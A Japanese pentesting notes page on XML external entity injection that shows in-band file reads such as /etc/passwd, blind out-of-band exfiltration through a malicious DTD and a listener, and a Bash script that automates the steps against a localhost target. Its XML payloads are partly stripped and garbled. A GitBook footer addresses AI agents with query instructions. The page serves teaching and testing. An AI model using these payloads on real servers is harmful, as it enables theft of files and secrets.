> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-xml-external-entity-injection-xxe/xxe-techniques-pentesting-web.md).
# XXE 手法
Web アプリケーションのペネトレーションテスト、悪用フロー、ペイロード検証、影響確認、修復の文脈のための XXE 手法メモ。


これが、脆弱なサイトの XML で Burp Suite を使って処理したリクエストの構造です:
## XML外部実体インジェクション:

> Web サーバーが受信した XML データを正しく検証しない場合、攻撃者はサーバーがアクセスできるシステムファイルへの参照を含む悪意のある XML エンティティを注入することで XXE を悪用できます。これにより、パスワード、ユーザー名、API キー、その他の機密データなど、システムの機密情報を取得できる可能性があります。ファイルシステムにアクセスするには、新しい **エンティティ**たとえば、「myFile」を次のように作成します: `]>` その後、変数に結果を "**/\&myFile**" のようにします:

結果が正しく表示されないことがあります。その場合は、以下の宣言を使用できます: `]>` その後、生成された base64 の内容を通常の形式にデコードします。これにより、"/etc/passwd" のようなファイルシステムを参照でき、"/\&myFile;" で出力することで、エラーなくファイルの内容を表示できます。
## Out-of-Band インタラクションを伴う XXE:
> XML 外部実体インジェクション攻撃(XXE)は、常にサーバーのレスポンスで機密情報が直接漏えいするとは限りません。場合によっては、攻撃者は追加の手法を使って機密情報を取得するために「ブラインド」で行う必要があります。ブラインド XXE を実行する一般的な方法は、サーバーに外部で定義された Document Type Definition(DTD)へ接続させるように細工したリクエストを送信することです。DTD は XML ファイルの構造を検証し、サーバーのファイルシステム上のファイルなど、外部リソースへの参照を含めることができます。ファイルを作成します **malicious.dtd** 以下の内容で:
```xml
">
%eval;
%exfil;
```
作成する **エンティティ** 以下の内容で:
```xml
%xxe;]>
```
リスナーを開始します **ポート 80**:
次の内容を取得します **base64**:
変換します **base64** 値を読み取れる内容に変換すると、結果は以下のとおりです:
以下の Bash スクリプトは、全体の処理を自動化します:
```bash
#!/bin/bash
echo -ne "[+] Enter the file to read: " && read -r myFilename
malhereuos_dtd="""
">
%eval;
%exfil; """
echo $malicious_dtd > malicious.dtd
python3 -m http.server 80 &>response &
PID=$!
sleep 1; echo
curl -s -X POST "http://localhost:5000/process.php" -d '
%xxe;]>
test@test.com' &>/dev/null
cat response | grep -oP "/?file=/K[^.*]+" | base64 -d
kill -9 $PID
wait $PID 2>/dev/null
rm response 2>/dev/null
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web-vulnerabilities/owasp-top-10-vulnerabilities/vulnerability-xml-external-entity-injection-xxe/xxe-techniques-pentesting-web.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.